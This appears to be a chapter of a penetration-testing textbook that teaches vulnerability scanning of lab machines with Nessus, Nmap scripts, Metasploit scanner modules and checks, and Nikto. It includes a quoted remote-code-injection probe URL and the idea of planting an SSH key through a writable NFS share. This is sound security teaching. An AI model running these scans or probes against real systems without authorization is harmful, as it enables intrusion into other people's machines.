SECTION - 2 (Essentials)

Chapter - 4

VULNERABILITIES ASSESSMENTS

Things We Are Going To cover In This Chapter :

- ✓ Nessus
- ✓ The nmap Scripting Engine
- ✓ Running a single nse script
- ✓ Metasploit scanner modules

Before we start slinging exploits, we need to do some more research and analysis. When identifying vulnerabilities, we actively search for issues that will lead to compromise in the exploitation phase. Although some security firms will just run an automated exploitation tool and hope for the best, careful study of the vulnerabilities by a skilled pentester will garner better results than any tool on its own.

We'll examine several vulnerability analysis methods in this chapter, including automated scanning, targeted analysis, and manual research.

From nmap Version scan to Potential Vulnerability

Now that we have some information about our target and the attack surface, we can develop scenarios to reach our pentest goals. For example, the FTP server on port 21 announced itself as Vsftpd . Vsftpd is short for Very Secure FTP.

Nessus

Tenable Security's Nessus is one of the most widely used commercial vulnerability scanners, though many vendors provide comparable products. Nessus shares its name with a centaur who was slain by the Greek mythological hero, Heracles, and whose blood later killed Heracles himself. The Nessus database includes vulnerabilities across platforms and protocols, and its scanner performs a series of checks to detect known issues. You'll find entire books and training courses devoted to Nessus, and as you become more familiar with the tool, you'll find what works best for you. I'll provide only a high-level discussion of Nessus here.

Nessus is available as a paid professional version that pentesters and in-house security teams can use to scan networks for vulnerabilities. You can use the free, noncommercial version called Nessus Home to try the exercises in this book. Nessus Home is limited to scanning 16 IP addresses.


Before you can run Nessus you need to start the Nessus daemon. To do so, enter the service command as shown here to start the Nessus web interface on TCP port 8834.

```
root@kali:~# service nessusd start
```

Now open a web browser, and access Nessus by directing the Iceweasel browser to <https://kali:8834>. (If you want to access the Nessus interface from another system, such as the host, you must replace *kali* with the IP address of the Kali machine.) After a few minutes of initialization, you should see a login screen,



The Nessus web interface login screen




Nessus policies

Nessus Policies

The Nessus web interface has several tabs at the top of the screen, as shown in Figure . Let's start with the Policies tab. Nessus policies are like configuration files that tell Nessus which vulnerability checks, port scanners, and so on to run in the vulnerability scan.


To create a policy, click **New Policy** at the left of the Nessus interface. Nessus's policy wizards will help you create a policy that will be useful for your scanning goals, as shown in Figure. For our simple example, choose **Basic Network Scan**.



Now you are prompted for some basic information about the policy, as shown in Figure, including a name, a description, and whether other Nessus users can access the policy. Once you are done, click **Next**.


A screenshot of the 'New Basic Network Scan Policy / Step 1 of 3' dialog box. The top navigation bar includes tabs for 'Scans', 'Schedules', 'Policies', and 'Users'. The main area is titled 'New Basic Network Scan Policy / Step 1 of 3'. It contains a step indicator '1 Define your policy name, description, visibility, and post-scan editing preferences:' followed by input fields: 'Policy Name' (text input 'georgiaspolicy'), 'Visibility' (dropdown menu 'private'), 'Description' (text input 'basic policy for Georgia's book'), and a checked checkbox 'Allow Post-Scan Report Editing'. At the bottom are 'Next' and 'Cancel' buttons.

Now you are asked if this is an internal or external scan, as shown in Figure. Choose **Internal** and click **Next**.



Internal or external scan

If you have credentials, Nessus can authenticate with hosts and look for vulnerabilities that may not be apparent from a network-facing perspective. This feature is often used by internal security teams to test the security posture of their networks. You can set these credentials in the next step, as shown in Figure. For now, you can leave this step blank and click **Save**.



Adding credentials (optional)

The screenshot shows the 'Policies / All Policies' page. At the top, there are tabs for 'Scans', 'Schedules', 'Policies', and 'Users'. Below the tabs is a search bar with a magnifying glass icon and the placeholder 'Search Policies'. There is also an 'Upload' button. The main area displays a table with one row. The columns are 'Name' (with a dropdown arrow), 'Owner' (georgia), and 'Type' (Private). The policy name 'georgiaspolicy' is highlighted with a gray background.

<input type="checkbox"/> Name ▾	Owner	Type
<input type="checkbox"/> georgiaspolicy	georgia	Private

©1998 - 2014 Tenable Network Security®. All Rights Reserved.

Our policy is added


Scanning with Nessus

Now, let's switch to the Scans tab and run Nessus against our target machines. Click Scans → New Scan, and fill in the scan information, as shown in Figure . Nessus needs to know the name for our scan (Name), which scan policy to use (Policy), and which systems to scan (Targets).

The screenshot shows the 'New Scan / Basic Settings' dialog. On the left, there is a sidebar with 'Scans' and three collapsed sections: 'Basic Settings', 'Schedule Settings', and 'Email Settings'. The 'Basic Settings' section is expanded, showing fields for 'Name' (bookscan), 'Policy' (georgiaspolicy), and 'Folder' (My Scans). The 'Targets' field contains three IP addresses: 192.168.20.10, 192.168.20.11, and 192.168.20.12. At the bottom, there are buttons for 'Upload Targets' and 'Add File', and a large 'Launch' button.

Starting a Nessus scan

Nessus runs a series of probes against the target in an attempt to detect or rule out as many issues as possible. The running scan is added to the Scans tab as shown in Figure .



Running a Nessus scan



High-level overview of the results

As shown in the figure, Nessus found several critical vulnerabilities on the Windows XP and Ubuntu targets. But it found only informational data on the Windows 7 box.

To see details of a specific host, click it. Details of the Windows XP vulnerabilities are shown in Figure .



Nessus categorizes and describes its results.

Say what you want about vulnerability scanners, but it's hard to find a product that can tell you as much about a target environment as quickly and with as little effort as Nessus. For example, Nessus's results reveal that our Windows XP target is in fact missing the MS08-067 patch . It also seems to be missing other Microsoft patches affecting the SMB server.

Which vulnerability is the most exploitable? The Nessus output for a particular issue will often give you some information about that issue's potential exploitability. For example, clicking the MS08-067 vulnerability in the output /Figure shows exploit code available for this vulnerability in Metasploit as well as other tools such as Core Impact and Canvas.

MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remot...

Description
The remote host is vulnerable to a buffer overrun in the 'Server' service that may allow an attacker to execute arbitrary code on the remote host with the 'System' privileges.

Solution
Microsoft has released a set of patches for Windows 2000, XP, 2003, Vista and 2008.

See Also
<http://technet.microsoft.com/en-us/security/bulletin/ms08-067>

Output
No output recorded.

Port	Hosts
445 / tcp / cifs	192.168.20.10

Exploitability With
Metasploit (Microsoft Server Service Relative Path Stack Corruption)
CANVAS (CANVAS)
Core Impact

Reference Information

- CVE: CVE-2008-4250
- OSVDB: 49243
- IAVA: 2008-A-0081
- BID: 31874
- MSFT: MS08-067
- CWE: 94

The MS08-067 Nessus entry provides detailed information


Why Use Vulnerability Scanners?

Though some penetration testing courses leave out vulnerability scanning altogether and argue that a skilled pentester can find everything a scanner can, scanners are still valuable tools, especially because many pentests are performed within a shorter time window than anyone might like. But if one of the goals of your assessment is to avoid detection, you might think twice about using a loud vulnerability scanner.

Though Nessus did not find every issue in our environment, its use, combined with the results of our information-gathering phase, has given us a solid starting point for exploitation. Even those pentesters who think that a pentester should replace a scanner during an engagement can benefit from knowing how to use scanning tools. Though in an ideal world, every company would perform regular, no-holds-barred pentests, in reality, there is plenty of vulnerability scanning work to go around.

Exporting Nessus Results

Once a Nessus scan finishes, you can export its findings from the Export button at the top of the scan details screen, as shown in Figure



Nessus can output results into PDF, HTML, XML, CSV, and other formats. You may want to hand off the raw results to your client for a vulnerability scanning engagement, but you should never export scanner results, slap your company letterhead on them, and call them pentest results. Much more analysis is involved in a penetration test than a vulnerability scan. You should always

verify results from automated scanners and combine them with manual analysis to get a more complete picture of the vulnerabilities in the environment.

Now for a look at some other methods of vulnerability analysis.

Researching Vulnerabilities

If the Nessus summary page doesn't give you enough information about a vulnerability, try a good old-fashioned Google search. Additionally, try searching <http://www.securityfocus.com/>, <http://www.packetstormsecurity.org/>, <http://www.exploit-db.org/>, and <http://www.cve.mitre.org/>. For example, you can search for vulnerabilities using the Common Vulnerabilities and Exposures (CVE) system, Microsoft patch number, and so on within a specific site using a Google query such as "ms08-067 site:securityfocus.com". The MS08-067 vulnerability received a lot of attention, so you'll find no shortage of good information.

Depending on your subject vulnerability, you may be able to find proof-of-concept exploit code online as well., but be warned that unlike the community-vetted exploits in a project such as Metasploit, not all code on the Internet does what it claims. The payload in a public exploit may destroy the target machine, or it may join your machine to the exploit author's secret botnet. Be vigilant when working with public exploits, and carefully vet them before running them against a production network. (You may also be able to find in-depth information about some vulnerabilities posted by the researchers who originally found the issue.)

The nmap Scripting Engine

Now for another tool that provides vulnerability scanning. Just as Metasploit evolved from an exploitation framework into a fully fledged penetration-testing suite with hundreds of modules, Nmap has similarly evolved beyond its original goal of port scanning. The Nmap Scripting Engine (NSE) lets you run publicly available scripts and write your own.

You'll find the scripts packaged with the NSE in Kali at `/usr/share/nmap/scripts`. The available scripts fall into several categories, including information gathering, active vulnerability assessment, searches for signs of previous compromises, and so on. Below figure shows NSE scripts available in your default Kali installation.

```
root@kali:~# cd /usr/share/nmap/scripts  
root@kali:/usr/local/share/nmap/scripts# ls
```

output :

```
acarsd-info.nse    ip-geolocation-geobytess.nse  
address-info.nse   ip-geolocation-geoplugin.nse  
afp-brute.nse     ip-geolocation-ipinfodb.nse  
afp-ls.nse        ip-geolocation-maxmind.nse
```

(Nmap scripts list)

To get more information about a particular script or category of scripts, enter the `--script-help` flag in Nmap. For example, to see all scripts in the *default* category enter `nmap --script-help default`, as shown in Listing.

Many factors contribute to whether a script is included in the *default* category, including its reliability and whether the script is safe and unlikely to harm the target.

```
root@kali:~# nmap --script-help default
```

output :

```
Starting Nmap 6.40 ( http://nmap.org ) at 2015-07-16 14:43 EDT  
--snip-- ftp-anon  
Categories: default auth safe http://nmap.org/nsedoc/scripts/ftp-anon.html
```

Checks if an FTP server allows anonymous logins

(Nmap default scripts help)

If you use the `-sC` flag to tell Nmap to run a script scan in addition to port scanning, it will run all the scripts in the *default* category, as shown in below Listing .

```
root@kali:~# nmap -sC 192.168.20.10-12
```

output :

```

StartingNmap6.40(http://nmap.org)at2015-12-3020:21EST Nmap scan report for 192.168.20.10
Hostisup(0.00038slatency). Notshown:988closedports PORT      STATE SERVICE
21/tcp  open  ftp
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x1ftpftp      0 Aug 06 2009 incoming
|_-r--r--1ftpftp      187 Aug 06 2009 onefile.html
|_ftp-bounce: bounceworking! 25/tcp      open  smtp
|smtp-commands: vicky.com,SIZE 100000000,SEND, SOML, SAML,HELP, VRFY u,EXPN, ETRN, XTRN,
|_This serversupportsthefollowingcommands. HELO MAIL RCPT DATA SET SEND SOML SAML HELP NOOP QUIT
79/tcp  open  finger
|_finger: Fingeronline userlist request denied. 80/tcp open  http
|_http-methods: No Allow or Public header in OPTIONS response (status code 302)
|http-title:      XAMPP      1.7.2 v
|_Requested resource was http://192.168.20.10/xampp/splash.php
--snip-
3306/tcp open  mysql
| mysql-info: MySQL Error detected!
| Error Code was:1130
|_Host '192.168.20.9' is not allowed to connect to this MySQL server w
( Nmap default scripts output )

```

As you can see, the Nmap Scripting Engine found a good deal of interesting information. For example, we see that the SMTP server on port 25 of the Windows XP target allows the use of the VRFY u command, which allows us to see if a username exists on the mail server. If we have a valid username, use of this command will make credential-guessing attacks much more likely to succeed. We can also see that the web server on port 80 appears to be an XAMPP 1.7.2 install v. As of this writing, the current stable version of XAMPP for Windows is 1.8.3. At the very least, the version we found is out of date, and it may also be subject to security issues.

In addition to showing us potential vulnerabilities, NSE also allows us to rule out some services. For example, we can see that the MySQL server on port 3306 does not allow us to connect because our IP address is not authorized w. We may want to return to this port during post exploitation if we are able to compromise other hosts in the environment, but for now we can rule out MySQL vulnerabilities on this host.

Running a single nse script

Before we move on, let's look at another example of using an NSE script, this time one that is not part of the default set. From our basic use of Nmap in the previous chapter, we know that our Linux target is running Network File System (NFS). NFS allows client computers to access local files over the network, but in your pentesting career, you may find that setting up NFS securely is easier said than done. Many users don't think about the security consequences of giving remote users access to their files. What's the worst that can happen, right? Who cares if I share my home directory with my coworkers?

The NSE script *nfs-ls.nse* will connect to NFS and audit shares. We can see more information about an individual script with the `--script-help` command, as shown in Listing .

```
root@kali:~# nmap --script-help nfs-ls
```

output :

Starting Nmap 6.40 (http://nmap.org) at 2015-07-16 14:49 EDT nfs-ls

Categories: discovery safe

<http://nmap.org/nsedoc/scripts/nfs-ls.html>

Attempts to get useful information about files from NFS exports. The output is intended to resemble the output of <code>ls</code>.

(Nmap NFS-LS script details)

This script mounts the remote shares, audits their permissions, and lists the files included in the share. To run a script against our Linux target, we call it using the `--script` option and the script name, as shown in Listing

```
root@kali:/# nmap --script=nfs-ls 192.168.20.11
```

output :

Starting Nmap 6.40 (http://nmap.org) at 2015-12-28 22:02 EST Nmap scan report for 192.168.20.11

Host is up (0.00040s latency). Not shown: 993 closed ports

PORt STATESERVICE VERSION

```
21/tcp  open  ftp      vsftpd 2.3.4
22/tcp  open  ssh      OpenSSH 5.1p1 Debian 3ubuntu1 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http     Apachehttpd2.2.9((Ubuntu)PHP/5.2.6-2ubuntu4.6withSuhosin-Patch) 111/tcp open  rpcbind   2 (RPC #100000)
| nfs-ls:
|   Arguments:
|     maxfiles: 10 (file listing output limited)
|
| NFS Export:/export/vickyu
| NFS Access: Read Lookup Modify Extend Delete NoExecute
|   PERMISSIO  UID  GID  SIZE  MODIFICATION FILENAME
|   N          TIME
|   drwxr-xr-x  1000 1000 4096 2013-12-2823:35 /export/vicky
|   -rw-----  1000 1000 117  2013-12-2603:41 .Xauthority
|   -rw-----  1000 1000 3645 2013-12-2821:54 .bash_history
|   drwxr-xr-x  1000 1000 4096 2013-10-2703:11 .cache
|   -rw-----  1000 1000 16   2013-10-2703:11 .esd_auth
|   drwx----  1000 1000 4096 2013-10-2703:11 .gnupg
|   ??????????  ?    ?    ?    ?           .gvfs
|   -rw-----  1000 1000 864  2013-12-1519:03 .recently-used.xbel
|   drwx----  1000 1000 4096 2013-12-1523:38 .ssh
```

(Nmap NFS-LS scripts output)

As you can see, the NSE script found the NFS share `/export/vicky` on our Linux target. Of particular interest is the `.ssh` directory v, which may include sensitive information such as SSH keys and (if public key authentication is allowed on the SSH server) a list of authorized keys.

When you run into an access-control mistake like this, one common pen-test trick is to use the mistake and the write permission to add a new SSH key to the `authorized_keys` list (in this case, ours). If that attempt succeeds, suddenly the seemingly minor issue of being able to edit a user's documents turns into the ability to log in to the remote system and execute commands.

Before we move on, let's ensure that public key SSH authentication is enabled on our Linux target, allowing the attack we envisioned above to work successfully. Key-based login is considered the strongest form of SSH authentication and is recommended for security. A quick SSH attempt to our Linux target shows that public key authentication is allowed here .

```
root@kali:/# ssh 192.168.20.11
```

output :

```
The authenticity of host '192.168.20.11 (192.168.20.11)' can't be established. RSA key fingerprint is ab:d7:b0:df:21:ab:5c:24:8b:92:fe:b2:4f:ef:9c:21.
```

```
Are you sure you want to continue connecting (yes/no)? yes
```

```
Warning: Permanently added '192.168.20.11' (RSA) to the list of known hosts. root@192.168.20.11's password:
```

```
Permission denied (publickey,password).
```

```
( SSH authentication methods )
```

Note : Some NSE scripts may crash services or harm the target system, and an entire category is dedicated to denial of service. For example, the script smb-check-vulns will check for the MS08-067 vulnerability and other SMB vulnerabilities. Its help information notes that this script is likely dangerous and shouldn't be run on production systems unless you are prepared for the server to go down.

Metasploit scanner modules

Metasploit, which we gonna use in next chapters , also can conduct vulnerability scanning via numerous auxiliary modules. Unlike exploits, these modules will not give us control of the target machine, but they will help us identify vulnerabilities for later exploitation.

One such Metasploit module looks for FTP services that provide anonymous access. Although it may be easy enough to attempt to log in manually to individual FTP servers, Metasploit auxiliary modules let us scan many hosts at once, which will save time when you're testing a large environment.

To choose a particular module, we use the module, then we define our targets with set, and then scan with the exploit command, as shown in Listing

```
msf > use scanner/ftp/anonymous
msf auxiliary(anonymous) > set RHOSTS 192.168.20.10-11
RHOSTS => 192.168.20.10-11
msf auxiliary(anonymous) >exploit

[*] 192.168.20.10:21 Anonymous READ (220-FileZilla Server version 0.9.32 beta 220-written by Tim Kosse
(Tim.Kosse@gmx.de) u
220 Please visit http://sourceforge.net/projects/filezilla/
[*] Scanned 1 of 2 hosts (050% complete)
[*] 192.168.20.11:21 Anonymous READ (220 (vsFTPD 2.3.4)) u
[*]Scanned 2 of 2 hosts (100% complete) [*] Auxiliary module execution completed msf auxiliary(anonymous) >

( Metasploit anonymous FTP scanner module )
```

we find that both the Windows XP and Linux targets have anonymous FTP enabled. We know this may or may not be a serious issue, based on the files that are available to the anonymous user in the FTP folder.

I've been on engagements where company trade secrets were sitting on an Internet-facing FTP server. On the other hand, I've also been on engagements where the use of anonymous FTP was justified from a business perspective, and no sensitive files were present. It is up to a pentester to fill in the information an automated scanner lacks as to the severity of an issue in a particular environment.

metasploit exploit Check Functions

Some Metasploit exploits include a check function that connects to a target to see if it is vulnerable, rather than attempting to exploit a vulnerability. We can use this command as a kind of ad hoc vulnerability scan, as shown in Listing. (There's no need to specify a payload when running check because no exploitation will take place.)

```
msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 192.168.20.10
RHOST => 192.168.20.10
msf exploit(ms08_067_netapi) > checku
```

```
[*] Verifying vulnerable status... (path: 0x0000005a) [+] The target is vulnerable.v  
msf exploit(ms08_067_netapi)>  
    ( MS08-067 check function )
```

When we run the vulnerability check u, Metasploit tells us that our Windows XP target is vulnerable to the MS08-067 vulnerability v, as expected.

Unfortunately, not all Metasploit modules have check functions. (If you try running check on a module that doesn't support it, Metasploit will tell you.) For example, based on the results of our Nmap version scan in the previous chapter, the Windows XP target mail server appears to be out of date and subject to security issues. SLMail version 5.5.0.4433 has a known exploitable issue—CVE-2003-0264—so we can find it easily with a quick search in Msfconsole for *cve:2003-0264*.

```
msf exploit(seattlelab_pass) > set RHOST 192.168.20.10
```

```
rhost => 192.168.20.10
```

```
msf exploit(seattlelab_pass) > check [*] This exploit does not support check. msf  
exploit(seattlelab_pass) >
```

```
    ( The SLMail module has no check function )
```


As it turns out, this exploit module does not implement the check function, so we don't have solid assurance that a service is vulnerable. Although our SLMail POP3 server appears to be vulnerable based on its banner version number, we can't get confirmation from Metasploit. In cases like these, we may not be able to know for sure if a vulnerability exists short of running an exploit.

Web Application Scanning

Although a client's custom-built apps may have security problems, your target may also deploy prebuilt web applications such as payroll apps, webmail, and so on, which can be vulnerable to the same issues. If we can find an instance of known vulnerable software, we may be able to exploit it to get a foothold in a remote system.

Web application issues are particularly interesting on many external penetration tests where your attack surface may be limited to little more than web servers. For example, as you can see in below Figure , browsing to the

default web page of the web server on our Linux target reveals a default Apache install page.



(Default Apache page)

Unless we can find a vulnerability in the underlying web server software, we'll have a hard time exploiting a simple page that reads "It works!" Before we write this service off, though, let's use a web scanner to look for additional pages that we might not see otherwise.

Nikto

Nikto is a web application vulnerability scanner built into Kali that's like Nessus for web apps: It looks for issues such as dangerous files, outdated versions, and misconfigurations. To run Nikto against our Linux target, we tell it which host to scan with the `-h` flag, as shown in Listing .

```
root@kali:/# nikto -h 192.168.20.11
```

output :

- Nikto v2.1.5

```
+ Target IP:          192.168.20.11
+TargetHostname: 192.168.20.11
+ TargetPort:        80
+ StartTime:        2019-01-28 21:31:38 (GMT-5)
```

```
+ Server: Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ubuntu4.6 with Suhosin-Patch
--snip--
+ OSVDB-40478: /tikiwiki/tiki-graph_formula.php?w=1&h=1&s=1&min=1&max=2&f[]=. tan.phpinfo()&t=png&title=http://cirt.net/rfiinc.txt?: TikiWiki
contains a vulnerability which allows remote attacker to execute arbitrary PHP code.u
+ 6474 items checked: 2 error(s) and 7 item(s) reported on remote host

+EndTime: 2019-01-28 21:32:41 (GMT-5) (63 seconds)

( Running Nikto )
```


Manually browsing to the default installation path for every application with known vulnerabilities would be a daunting task, but fortunately, Nikto seeks out URLs that may not be apparent. One particularly interesting finding here is a vulnerable installation of the TikiWiki software u on the server. Sure enough, if we browse to the TikiWiki directory at *http://192.168.20.11/tikiwiki/*, we find the CMS software. Nikto thinks that this install is subject to a code execution vulnerability, and further analysis of Open Sourced Vulnerability Database (OSVDB) entry 40478 reveals that this issue has a Metasploit exploit that we can use during exploitation.

Note : *OSVDB* (<http://osvdb.com/>) is a vulnerability repository specifically for open source software such as TikiWiki, with detailed information on a wide variety of products. Use it to search for additional information about possible issues you find.

Attacking XAMPP

Browsing to our Windows XP web server, we see at *http://192.168.20.10/* that the default web page announces itself as XAMPP .

